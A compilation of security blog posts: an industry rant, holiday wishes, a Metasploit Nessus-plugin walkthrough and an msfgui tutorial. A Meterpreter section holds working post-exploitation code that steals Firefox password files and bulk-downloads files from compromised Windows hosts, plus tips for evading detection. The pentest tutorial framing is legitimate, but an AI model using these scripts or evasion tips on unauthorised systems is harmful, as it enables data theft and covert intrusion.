My Last Rant of the Year and New Year Wishes

I would like today in my birthday and the day before the start of a new year not to give my predictions but share my personal opinions about the security industry in general and share some of the ideas I have to improve some of the areas of it.

Professionals

All of us in the security industry that do take our work seriously or do it as a hobby in the hopes to be able to work doing security full time love what we do, we love the technical challenges and believe that we can make a difference and improve the situation of the systems out there. I see the people I have interacted in this field as follows:

The Professional – Works on technology he likes, where he is good at what he does and gets a paycheck for it. He may be involved in Open Source projects and knows how to sell, market and deliver his work to each of the different levels in a customer. He always strives to be up top date not only on his main focus area of work but on other areas that can influence his work and make him better.

The Attention Addict – He who is always shouting to the world in IRC and Twitter how many shells he has gotten, summits to each conference his can a paper so as to speak, supposedly writes a bunch of code but never shares it or shares several small works of code, believes his handle is a personal brand and markets it. They can also be very good people, good coders and good at their jobs but need to always feed their ego.

The Charlatan – He is steals ideas, code, papers, blog posts..etc from others and calls them him own, he has never shared one piece of code, original idea during his so called profession or self branded as a hacker or security professional. He does not take the time to mentor and when asked to teach comes up with lines like “Your cant affords my fees”. But he is good at something, social engineering, he makes customers believe that he know what he is talking about, he know the business jargon and say the right words so the upper management is the one that pushed his solution over the better more technically and business wise solution that the IT or Security team is trying to really push.

Areas of Improvement

I believe that most of us have in varying proportions of the first 2 and should strive to avoid being the third one but learn from him his ways of working with management.

Learn from other areas, you might be a good pentester but if you do not know how to map your findings to the business goals, areas of risk and work with both management and the technical staff those skills are wasted. Learn how to manage a project, the importance of keeping the client involved and to plan for eventual problems, it will save you a lot of headaches and show that you are a professional that brings value to your customer or employer. Loose the fanboy attitude, I do have to say it saddens me when I see people say if you do not use Linux you are not a hacker, or that OSX is the best OS to use, same for Windows, BSD and others. They are just tools each with their strengths and weaknesses, know how to operate and use each OS in a corporate environment; learn about how databases systems are used and how they are configured. This will help you to identify risk and how to mitigate it better in your customers. If a clients or employers business revolve lets say under X brand of Database Systems and ecosystem of that product do not go an make comment saying that is garbage this will not look good and will not be perceived well by management. If to interoperate with other system the system can not be hardened to your liking find ways to mitigate and reduce that risk for this the knowledge gained from understanding and knowing how a system works and how its is used will be of great value.  Running an automated tool and handling in the report is not an assessment of any type, if you do not provide actionable items and validate those results and present them in a meaningful way to your customer they are close to worthless. Most IT shops in companies are very busy they need that the professional that did the assessment took the time to learn how they operate, how their network is structured, now how does it map to the business process and provide actionable items according to this gained knowledge, if you do not take the time to do this you are falling in charlatan territory. Not everyone can gain all the skills that is why team work and having a very good well rounded team is of great importance.

Do the right thing, we all love the sexiness of a pentest, but lets face it you will find clients where this is not needed, you have to know when to approach your client and offer value not what the RFP mentions, get in with the RFP but then after identifying that what they need even more have the ability to move and push for a change of scope or a change order where you will provide probably a vulnerability assessment, policy review, network and architecture review and provide the needed pentest for the checkbox, not always it will work but you will have shown value to them and shown that you know what you speak off even if they do not have the money for it at the moment and probably given them a plan of futures project where the chances of you being the one to do them is high. Have you taken a project plan class? A sales primer? Technical writing and report writing class? Have you even considered studying the right way and get a MCSE or MCDBA instead of a CEH so as to know about the systems you are supposed to secure? No, then what are you waiting for.

What I Love of this Community

What I love is that I have not find a bigger group of people willing to share, willing to teach others and where egos do not rein supreme. A community of professional willing to change and adapt, I have seen people go a get MBAs, go from coding C to Ruby, to Python and to Assembly because they want to further themselves. This attitude puts this professionals and community apart.

Vendors

Lets start by saying I work for a vendor and in my previous job I worked for another vendor and integrator. So most of this comes from my talks with clients and my experience integrating the products.

Areas of Improvement

Technically the best solution is not necessarily the best solution overall, your IPS, Firewall, SIM, Vulnerability Scanner, Pentest Tool or any other you would like to put in here can be the one that manages the largest number of packets, events and provide the most accurate results but if the data is no actionable and by actionable I mean provide the information via a dashboard, integration with helpdesk systems or/and reports is not one that can be modified and adapted to the needs of the client you tool becomes a hindrance not a tool and a waste of money. Flexibility in using the gathered information is paramount, some errors are tolerated if I can use the data with little effort or massaging. Professional Services I see this is a key for any vendor be it pf their own or thru partners, selling a client a tool and not having somebody who knows the tool help implement and adapt the tool if needed is of great danger for the future of the product in the customer but also to the customer it self that will be wasting time trying to figure it out thru trial an error. Integration thru Open Standards, I hate seeing in documentation that to integrate a product I have to use the same vendors plugins or products, I hate the vendor locking that comes with that, there are standards like SNMP, Syslog, XMLRPC and others out there why build something to lock me in? To make money? We have to orient our clients and employers about the risks of this type of system. This is what makes the difference between a solution that will go to a SMB to one that will go in to a large enterprise with a large number of mixed systems with different large departments with different missions and geographically distributed.

Educational services, any vendor out there should at least provide webcasts and videos on how to use their product, larger vendors must provide official clases and should always mention it then sales process and try to include this services. When I worked at HP I noticed that we got over 80% less support calls and less headaches from those clients that took training than from those that did not, it empowers your customer, it means less headaches for you in the long run so implement this, please!

Wishes For 2011

That this community matures and not becomes a checkbox checker, that this community is able to break from the geek shell and move to be able to provide the growth in the area of a more formal uniform profession and lot the charlatans be the face and voice of this profession to the rest of the world.
Marry Christmas!!!

I would like to wish everyone a happy holiday, hope you got to spend it with your family and loved ones. I do have to say I have been a very fortunate person this year. I have to say that I have never been part of a community as helpful and open as the security community. I got to change jobs for what I hope is one with more opportunities to learn and grow, I got to participate in several podcasts this year,mi got to present in 2 conferences, both by invitation and was able to code several scripts and share those with the community. Thank you for your kinds words of encouragement, for sharing, for teaching and for always being open to new ideas leaving egos aside. Marry Christmas Everyone!

New Nessus Plug-In For Metasploit

Zate Berg has contributed this week the a plug-in for controlling Nessus from inside msfconsole. I do have to say he has put a lot of work in a very small amount of time learning Ruby and coding this plugin in only a few weeks. The plug-in is now part of the Development Brach of the project and several patches have been summited by him and progress has been quick.

First thing is to get the new plugin is to “svn up” to the latest development version of the project and do make sure that your Nessus server is up and running. One note do you must have already created Policies in you server and have them available to the account you will use to login to the Nessus Server.

Lets load the plugin and get and output of the commands available:


msf > load nessus
[*] Nessus Bridge for Nessus 4.2.x
[+] Type nessus_help for a command listing
[*] Successfully loaded plugin: nessus
msf > nessus_help 
[+] Nessus Help
[+] type nessus_help <command> for help with specific commands
Command                    Help Text
-------                    ---------
Generic Commands           
-----------------          -----------------
nessus_connect             Connect to a nessus server
nessus_logout              Logout from the nessus server
nessus_help                Listing of available nessus commands
nessus_server_status       Check the status of your Nessus Server
nessus_admin               Checks if user is an admin
nessus_server_feed         Nessus Feed Type
nessus_find_targets        Try to find vulnerable targets from a report
                           
Reports Commands           
-----------------          -----------------
nessus_report_list         List all Nessus reports
nessus_report_get          Import a report from the nessus server in Nessus v2 format
nessus_report_hosts        Get list of hosts from a report
nessus_report_host_ports   Get list of open ports from a host from a report
nessus_report_host_detail  Detail from a report item on a host
                           
Scan Commands              
-----------------          -----------------
nessus_scan_new            Create new Nessus Scan
nessus_scan_status         List all currently running Nessus scans
nessus_scan_pause          Pause a Nessus Scan
nessus_scan_pause_all      Pause all Nessus Scans
nessus_scan_stop           Stop a Nessus Scan
nessus_scan_stop_all       Stop all Nessus Scans
nessus_scan_resume         Resume a Nessus Scan
nessus_scan_resume_all     Resume all Nessus Scans
                           
Plugin Commands            
-----------------          -----------------
nessus_plugin_list         Displays each plugin family and the number of plugins
nessus_plugin_family       List plugins in a family
nessus_plugin_details      List details of a particular plugin
                           
User Commands              
-----------------          -----------------
nessus_user_list           Show Nessus Users
nessus_user_add            Add a new Nessus User
nessus_user_del            Delete a Nessus User
nessus_user_passwd         Change Nessus Users Password
                           
Policy Commands            
-----------------          -----------------
nessus_policy_list         List all polciies
nessus_policy_del          Delete a policy


As it can be seen there are a lot of commands to choose from. According to Zate Berg not all commands are implemented and that he has 80% of them done at the time of this blog post is written. With the development version we can start playing and familiarizing ourselves with the plugin as it advances. Lets connect to our Nessus Server, this server can be local or remote:

msf > nessus_connect carlos:$ecret4blog@192.168.1.231 ok
[*] Connecting to https://192.168.1.231:8834/ as carlos
[*] Authenticated
msf >

Once we have connected to our server we can check what policies have we defined and use those for performing a scan:


msf > nessus_policy_list 
[+] Nessus Policy List
ID  Name     Owner   visability
--  ----     -----   ----------
-1  General  carlos  shared
msf > nessus_scan_new -h
[*] Usage: 
[*]        nessus_scan_new <policy id> <scan name> <targets>
[*]        use nessus_policy_list to list all available policies
msf > nessus_scan_new -1 homelab 192.168.1.1/24
[*] Creating scan from policy number -1, called "homelab" and scanning 192.168.1.1/24
[*] Scan started.  uid is 1ca69132-f191-d8df-5cd2-97e488acac118301371fb2d6d196

The scan started and we get an uid of 1ca69132-f191-d8df-5cd2-97e488acac118301371fb2d6d196 this ID is important because we will use this ID in next commands so we can check the status of the scan:

msf > nessus_scan_status 
[*] Connecting to https://192.168.1.231:8834/ as carlos
[*] Authenticated
[+] Running Scans
Scan ID                                               Name     Owner   Started            Status   Current Hosts  Total Hosts
-------                                               ----     -----   -------            ------   -------------  -----------
1ca69132-f191-d8df-5cd2-97e488acac118301371fb2d6d196  homelab  carlos  15:46 Sep 26 2010  running  79             254
[*] You can:
[+] 		Import Nessus report to database : 	nessus_report_get <reportid>
[+] 		Pause a nessus scan : 			nessus_scan_pause <scanid>
msf > nessus_scan_status 
[*] Connecting to https://192.168.1.231:8834/ as carlos
[*] Authenticated
[+] Running Scans
Scan ID                                               Name     Owner   Started            Status   Current Hosts  Total Hosts
-------                                               ----     -----   -------            ------   -------------  -----------
1ca69132-f191-d8df-5cd2-97e488acac118301371fb2d6d196  homelab  carlos  15:46 Sep 26 2010  running  239            254
[*] You can:
[+] 		Import Nessus report to database : 	nessus_report_get <reportid>
[+] 		Pause a nessus scan : 			nessus_scan_pause <scanid>
msf > nessus_scan_status 
[*] Connecting to https://192.168.1.231:8834/ as carlos
[*] Authenticated
[+] Running Scans
Scan ID                                               Name     Owner   Started            Status   Current Hosts  Total Hosts
-------                                               ----     -----   -------            ------   -------------  -----------
1ca69132-f191-d8df-5cd2-97e488acac118301371fb2d6d196  homelab  carlos  15:46 Sep 26 2010  running  242            254
[*] You can:
[+] 		Import Nessus report to database : 	nessus_report_get <reportid>
[+] 		Pause a nessus scan : 			nessus_scan_pause <scanid>
msf > nessus_scan_status 
[*] Connecting to https://192.168.1.231:8834/ as carlos
[*] Authenticated
[+] Running Scans
Scan ID                                               Name     Owner   Started            Status   Current Hosts  Total Hosts
-------                                               ----     -----   -------            ------   -------------  -----------
1ca69132-f191-d8df-5cd2-97e488acac118301371fb2d6d196  homelab  carlos  15:46 Sep 26 2010  running  249            254
[*] You can:
[+] 		Import Nessus report to database : 	nessus_report_get <reportid>
[+] 		Pause a nessus scan : 			nessus_scan_pause <scanid>
msf > nessus_scan_status 
[*] Connecting to https://192.168.1.231:8834/ as carlos
[*] Authenticated
[*] No Scans Running.
[*] You can:
[*]         List of completed scans:     	nessus_report_list
[*]         Create a scan:           		nessus_scan_new <policy id> <scan name> <target(s)>
msf > n

As it can be seen in the example above we can see the host count as they are scanned once finished we will see that the scan disappears from the status info. Lets check the results of our scan:

msf > nessus_report_list 
[+] Nessus Report List
ID                                                    Name     Status     Date
--                                                    ----     ------     ----
1ca69132-f191-d8df-5cd2-97e488acac118301371fb2d6d196  homelab  completed  15:52 Sep 26 2010
[*] You can:
[*]         Get a list of hosts from the report:          nessus_report_hosts <report id>
msf > nessus_report_hosts
[*] Usage: 
[*]        nessus_report_hosts <report id>
[*]        use nessus_report_list to list all available reports
msf > nessus_report_hosts 1ca69132-f191-d8df-5cd2-97e488acac118301371fb2d6d196
[+] Report Info
Hostname       Severity  Sev 0  Sev 1  Sev 2  Sev 3  Current Progress  Total Progress
--------       --------  -----  -----  -----  -----  ----------------  --------------
192.168.1.1    24        4      23     1      0      38873             38873
192.168.1.100  5         0      5      0      0      38873             38873
192.168.1.109  3         0      3      0      0      38873             38873
192.168.1.171  214       15     61     20     133    35764             38873
192.168.1.229  12        1      11     1      0      38096             38873
192.168.1.231  38        6      27     5      6      38873             38873
192.168.1.234  20        4      20     0      0      38873             38873
192.168.1.236  28        5      26     2      0      38096             38873
192.168.1.237  5         0      5      0      0      38873             38873
192.168.1.240  159       15     62     12     85     38873             38873
192.168.1.241  32        5      30     1      1      38096             38873
192.168.1.242  31        5      29     1      1      19437             38873
192.168.1.243  6         0      6      0      0      38873             38873
192.168.1.244  23        6      23     0      0      38873             38873
192.168.1.245  17        3      16     1      0      38873             38873
[*] You can:
[*]         Get information from a particular host:          nessus_report_host_ports <hostname> <report id>

As it can be seen from the output above I can see the number of plugins that returned positive and their count. We can now connect to our database and import the data so we can use other modules and plugins. I will connect to a SQLite DB <NOT RECOMMENDED FON PRODUCTION> I know it is buggy and not supported anymore but I will use it for simplicity for my example. Once the DB is created I import the report and parse it in to my MSF DB:

msf > db_connect msf.db
[-] Note that sqlite is not supported due to numerous issues.
[-] It may work, but don't count on it
[*] Creating a new database file...
[*] Successfully connected to the database
[*] File: msf.db
msf > nessus_report_get 1ca69132-f191-d8df-5cd2-97e488acac118301371fb2d6d196
[*] importing 1ca69132-f191-d8df-5cd2-97e488acac118301371fb2d6d196
msf > 

Know that it said it finished let’s check with db_hosts the imported records:

msf > db_hosts 
Hosts
=====
address        address6  arch  comm  comments  created_at               info  mac                name                          os_flavor  os_lang  os_name  os_sp  purpose  state  updated_at               svcs  vulns  workspace
-------        --------  ----  ----  --------  ----------               ----  ---                ----                          ---------  -------  -------  -----  -------  -----  ----------               ----  -----  ---------
192.168.1.1                                    2010-09-26 20:23:07 UTC        00:0D:B9:1D:8E:B4  ASAFW.local                                                              alive  2010-09-26 20:23:07 UTC  6     22     default
192.168.1.100                                  2010-09-26 20:23:06 UTC        00:26:BB:15:05:D8  loki.local                                                                 alive  2010-09-26 20:23:06 UTC  1     5      default
192.168.1.109                                  2010-09-26 20:23:06 UTC        7C:6D:62:E0:5E:CD  darkoperator-iPad.local                                                   alive  2010-09-26 20:23:06 UTC  0     3      default
192.168.1.171                                  2010-09-26 20:22:11 UTC        00:0C:29:A7:BD:AF                                                                             alive  2010-09-26 20:22:11 UTC  15    204    default
192.168.1.229                                  2010-09-26 20:22:09 UTC        00:23:32:34:1D:B7  AppleTV.local                                                              alive  2010-09-26 20:22:09 UTC  2     12     default
192.168.1.231                                  2010-09-26 20:22:03 UTC        00:0C:29:EE:13:87  ubuntu.local                                                               alive  2010-09-26 20:22:03 UTC  5     33     default
192.168.1.234                                  2010-09-26 20:22:03 UTC        00:1E:EC:A5:B9:86  pwnage01.local                                                             alive  2010-09-26 20:22:03 UTC  12    20     default
192.168.1.236                                  2010-09-26 20:22:01 UTC        00:0C:29:A2:19:2A  freenas.local                                                              alive  2010-09-26 20:22:01 UTC  6     28     default
192.168.1.237                                  2010-09-26 20:22:01 UTC        00:0C:29:F1:5D:96  winxp01.local                                                              alive  2010-09-26 20:22:01 UTC  0     5      default
192.168.1.240                                  2010-09-26 20:20:49 UTC        00:0C:29:F8:8F:82  win2k801.local                                                             alive  2010-09-26 20:20:49 UTC  15    154    default
192.168.1.241                                  2010-09-26 20:20:48 UTC        00:16:CB:9F:9E:11  infidel02.local                                                            alive  2010-09-26 20:20:48 UTC  7     31     default
192.168.1.242                                  2010-09-26 20:20:44 UTC        00:17:F2:99:D7:CF  infidel03.local                                                            alive  2010-09-26 20:20:44 UTC  7     30     default
192.168.1.243                                  2010-09-26 20:20:44 UTC        00:0C:29:25:89:66  win701.local                                                               alive  2010-09-26 20:20:44 UTC  1     6      default
192.168.1.244                                  2010-09-26 20:20:43 UTC        00:24:8C:5B:FC:B8  Infidel01.local                                                            alive  2010-09-26 20:20:43 UTC  12    23     default
192.168.1.245                                  2010-09-26 20:20:41 UTC        00:17:E0:3E:73:AA  TSGAP01.local                                                              alive  2010-09-26 20:20:41 UTC  3     15     default

As you can see you can do a lot with the plugin and it will get better with time because Zate is now addicted like many of us to coding for the framework. Do follow him on Twitter for updates @zate.

New Windows Meterpreter Search Functionality

Yesterday Stephen Fewer committed to the development version of Metasploit code for the Windows Version of Meterpreter for searching thru the file system and using the index service of the modern versions of Windows. The advantage of having this capability as part of the standard API is that it gets executed at the host and only matched entries are returned, before this mode all entries where returned and they had to be evaluated on the attackers machine and depending on the type of connection, the distance and path to the target this is a very slow process and generates a lot of traffic that can give away the actions being taken.

Here is an example of a search using the method described before from the enum_firefox script

def frfxpswd(path,usrnm)
    @client.fs.dir.foreach(path) {|x|
        next if x =~ /^(\.|\.\.)$/
        fullpath = path + '\\' + x
        if @client.fs.file.stat(fullpath).directory?
            frfxpswd(fullpath,usrnm)
        elsif fullpath =~ /(cert8.db|signons.sqlite|signons3.txt|key3.db)/i
            begin
                dst = x
                dst = @logs + ::File::Separator + usrnm + dst
                print_status("\tDownloading Firefox Password file to '#{dst}'")
                @client.fs.file.download_file(dst, fullpath)
            rescue
                print_error("\t******Failed to download file #{x}******")
                print_error("\t******Browser could be running******")
            end
        end
    }
end

As it can be seen on the first 6 lines of the code we have to use client.fs.dir.foreach and parse each entry and check that it is not the . and .. entries that are returned, then they are checked with client.fs.file.start(path).directory? to see if path is a Directory or a file, if it is a file we return it back to the function it self to search that directory, when a file is found its name is checked to se if it the file we are looking for and if it is we take the actions we want. This is very slow when we are dealing with a recursive search. Now if we want to search for files that match a specific pattern we can use client.fs.file.search(path,pattern,recursive) as you can see we pass to this call the path from where to start the search, if we provide as path nil it will search all drives, then we pass the pattern to search and last if we want the search to be recursive or not. This will return an array of hashes of what was found:

>> client.fs.file.search("c:\\","*.sys",false)
=> [{"name"=>"hiberfil.sys", "size"=>2139795456, "path"=>"c:"}, {"name"=>"pagefile.sys", "size"=>4284719104, "path"=>"c:"}]

As it can be seen the elements of the hash are name, path and size in bytes, if no file is found the length of the array will be 0 if a wrong path is provided an operation error 3 will be raised

>> client.fs.file.search("x:\\","*.sys",false)
Rex::Post::Meterpreter::RequestError: stdapi_fs_search: Operation failed: 3

One advantage provided by this call also is that on recent versions of windows like on Vista, 7 and 2008 it will use the index service and will give us the ability to search the Internet Explorer history and MAPI (email) entries. Just by specifying as the path for the search iehistory for Internet Explorer history and mapi for searching email entries. The entries found will be presented in the name element of hash. One important note is that when searching thru the MAPI and Internet Explorer entries recursive type search must be used. Now if we want to use this from inside Meterpreter we just use the search command:

meterpreter > search -h
Usage: search [-d dir] [-r recurse] -f pattern
Search for files.
OPTIONS:
-d <opt> The directory/drive to begin searching from. Leave empty to search all drives. (Default: )
-f <opt> The file pattern glob to search for. (e.g. *secret*.doc?)
-h Help Banner.
-r <opt> Recursivly search sub directories. (Default: true)

The options are simple with the –d option we specify the path if none is given it will search all drives on the target machine. With the –f option we provide the search glob that will be user to match what file information will be returned to the attackers machine, the –r option with a given value of true or false to specify if the search will be recursive or not.

meterpreter > search -d c:\\ -f *.sys -r false
Found 2 results...
c:\hiberfil.sys (2139795456 bytes)
c:\pagefile.sys (4284719104 bytes)
meterpreter > 

Now lets create a small script to aid us in a pentest to find, select and download files from a target system.

Lets start by defining what we want the script to do:

· We got to be able to search for different things at once.

· We have to save the results to a file we can edit.

· We have to use the modified file to download those files we want.

· We have to provide a start directory for the search.

· We have to be able to control if the search will be recursive or not.

So lets start by declaring our variables and setting what the options of the script will be:

@client = client
location = nil
search_blob = nil
input_file = nil
output_file = nil
recurse = false
logs = nil
@opts = Rex::Parser::Arguments.new(
    "-h" => [false, "Help menu." ],
    "-i" => [true, "Input file with list of files to download, one per line."],
    "-d" => [true, "Directory to start search on, search will be recursive."],
    "-f" => [true, "Search blobs separated by a |."],
    "-o" => [true, "Output File to save the full path of files found."],
    "-r" => [false, "Search subdirectories."],
    "-l" => [true, "Location where to save the files."]
)

These variables will hold the values of the options:

· Location to hold the path of where the search will start.

· Search_blob to hold our seach blobs.

· Input_file to hold the file that we will feed the script for download.

· Output_file to hold the name and location of the file we will write the results to.

· Recurse will be a Boolean value to determine if the search will be recursive or not.

· Logs to specify where the downloaded files will be saved to.

We add the customary usage function:

# Function for displaying help message
def usage
    print_line "Meterpreter Script for searching and downloading files that"
    print_line "match a specific pattern."
    print_line(@opts.usage)
    raise Rex::Script::Completed
end

Next we check the version of Meterpreter to make sure we run on the Windows version and not the Java or PHP version that do not contain the search API call since it is not implemented on this versions.

# Check that we are running under the right type of Meterpreter, if not show and error mesage and make sure we have arguments if not show the usage of the script.
if client.platform =~ /win32|win64/
    if args.length > 0
        …………
    else
        usage
    end
else
    print_error["This script is not supported on this version of Meterpreter."]
end

Once we have all of our checks in place we will parse the options and populate our variables with the information that we need to get our tasks done.

@opts.parse(args) { |opt, idx, val|
    case opt
    when "-h"
        usage
    when "-i"
        input_file = val
    when "-o"
        output_file = val
    when "-d"
        location = val
    when "-f"
        search_blob = val.split("|")
    when "-r"
        recurse = true
    when "-l"
        logs = val
    end
}

You will see that for the –f option we are splitting the values given and returns an array with each element containing each of the search strings we want to search for. Now that we have populated the variables with the values of the options we passes to the script we can know perform the task for what we wrote the script for. First thing we will do is perform our search making sure we provided a source directory and we make sure our search blob array contains values.

# Search for files and save their location if specified
if search_blob.length > 0 and location
    search_blob.each do |s|
        print_status("Searching for #{s}")
        results = @client.fs.file.search(location,s,recurse)
        results.each do |file|
            print_status("\t#{file['path']}\\#{file['name']} (#{file['size']} bytes)")
            file_local_write(output_file,"#{file['path']}\\#{file['name']}") if output_file
        end
    end
end

As you can see we will only write the results to a file if we provided an output file, by using the file_local_write Meterpreter mixin we make sure that if the file does not exist it will be created for us and save us from writing a function for writing what we want to a file. Now we will add the code for reading our file after we edited it and decided which ones we want to download.

# Read log file and download those files found
if input_file and logs
    if ::File.exists?(input_file)
        print_status("Reading file #{input_file}")
        ::File.open(input_file, "r").each_line do |line|
            print_status("Downloading #{line.chomp}")
            @client.fs.file.download(logs, line.chomp)
        end
    else
        print_error("File #{input_file} does not exist!")
    end
end

The script would be used to search for specific files, now one thing to consider when doing the searching is that searching all disk will cause I/O activity on the system that is bound to be detected if:

1. There is monitoring software in the case of servers.

2. A user is currently using the target machine.

So it is very important to check the idle time of the user on the box, check processes and installed software on that box to make sure your action will not be detected if you run the search thru out the system. A target search of the users profile is a better approach in the case of desktop system since Windows and applications tends to save most data in those folders, using the get_env script can aid in identifying the location of this folders since it will show user and system environment variables. Also do check the size of the files before downloading, you would not have much success trying to download a 2GB PST thru a 300kb connection. I do hope you found this blog post useful and informative.

Full script:


@client = client
location = nil
search_blob = nil
input_file = nil
output_file = nil
recurse = false
logs = nil
@opts = Rex::Parser::Arguments.new(
    "-h" => [false, "Help menu." ],
    "-i" => [true, "Input file with list of files to download, one per line."],
    "-d" => [true, "Directory to start search on, search will be recursive."],
    "-f" => [true, "Search blobs separated by a |."],
    "-o" => [true, "Output File to save the full path of files found."],
    "-r" => [false, "Search subdirectories."],
    "-l" => [true, "Location where to save the files."]
)
# Function for displaying help message
def usage
    print_line "Meterpreter Script for searching and downloading files that"
    print_line "match a specific pattern."
    print_line(@opts.usage)
    raise Rex::Script::Completed
end
# Check that we are running under the right type of Meterpreter
if client.platform =~ /win32|win64/
    # Parse the options
    if args.length > 0
        @opts.parse(args) { |opt, idx, val|
            case opt
            when "-h"
                usage
            when "-i"
                input_file = val
            when "-o"
                output_file = val
            when "-d"
                location = val
            when "-f"
                search_blob = val.split("|")
            when "-r"
                recurse = true
            when "-l"
                logs = val
            end
        }
        # Search for files and save their location if specified
        if search_blob.length > 0 and location
            search_blob.each do |s|
                print_status("Searching for #{s}")
                results = @client.fs.file.search(location,s,recurse)
                results.each do |file|
                    print_status("\t#{file['path']}\\#{file['name']} (#{file['size']} bytes)")
                    file_local_write(output_file,"#{file['path']}\\#{file['name']}") if output_file
                end
            end
        end
        # Read log file and download those files found
        if input_file and logs
            if ::File.exists?(input_file)
                print_status("Reading file #{input_file}")
                ::File.open(input_file, "r").each_line do |line|
                    print_status("Downloading #{line.chomp}")
                    @client.fs.file.download(logs, line.chomp)
                end
            else
                print_error("File #{input_file} does not exist!")
            end
        end
    else
        usage
    end
else
    print_error["This script is not supported on this version of Meterpreter."]
end

Metasploit New GUI

A new GUI for Metasploit was added yesterday by ScriptJunkie to the Metasploit SVN Repository, this is the first version of a development version  as part of the Framework that is going to be improved and worked one as time progress. This new GUI is multi-platform and it is based on Java, the Netbeans project for it can be found in the external/source/gui/msfguijava/ directory for those who want to contribute and have Ninja Skills with Java and user interfaces. The GUI can be ran by invoking the msfgui script at the base of the Metasploit directory

./msfgui

This script simply executes the following command:

java -jar `dirname $0`/data/gui/msfgui.jar


Now to be able to run this GUI Java must be installed on the machine. Wen you run the command you should be greated by the following splash screen followed by this user interface:

image

Now this interface does not start since it can be used to connect to a remote msfrpcd session in another host. To start a msfrpcd session on a host so as to be able to connect remotely with msfgui the following command must be ran on that host:

./msfrpcd -S -U MetaUser -P Securepass -p 1337

we tell the msfrpcd Daemon to start with SSL disabled since there is no support for it right now, we specify the user with the –U switch, the password with the –P switch and the port to listen for inbound connection with the –p switch. The service will bind to the 0.0.0.0 address so it well listen on all interfaces, in the case you want it to bind to a specific interface you just tell it to what IP address to bind to with the –a switch and pass the IP as an option. When you run the command above the output should look something like this:

loki:msf3 cperez$ ./msfrpcd -S -U MetaUser -P Securepass -p 1337
[*] XMLRPC starting on 0.0.0.0:1337 (NO SSL):Basic...
[*] XMLRPC initializing...
[*] XMLRPC backgrounding...


Once it is up we just use the use connect to msfrpcd option in the File menu

image


This will bring up the following screen

image


There we just enter the data we set up at our remote host, we can also start a new connection from this screen and even change the path for our Metasploit folder to another copy if we wish to using the change path button.



To start a new session with the local copy just select the Start new msfrpcd option from the File menu, this will automatically start a msfrpcd session for you using the copy of Metasploit from where you launched msfgui. Once started we can the interact with it. Lest launch a Multi handler to receive some Meterpreter connections:

image

Once we select the multi handler a screen will appear that will let use choose our payload, depending on the payload we will be able to set the parameters for it:

image



image
Once we have set the options needed for our shell we just hit Run Exploit to launch the job and it should appear in the jobs screen as shown below:

image


When the Meterpreter session is received and established it will appear in the Sessions window and we can interact with it.

image


To interact with our shell we can simply select it and left click on it to provide the options of what we can do. One of the thing I like about what is being done with the GUI is the way that the Meterpreter scripts where integrated as actions on the menu with easy to understand groupings as well as most common commands. 

image
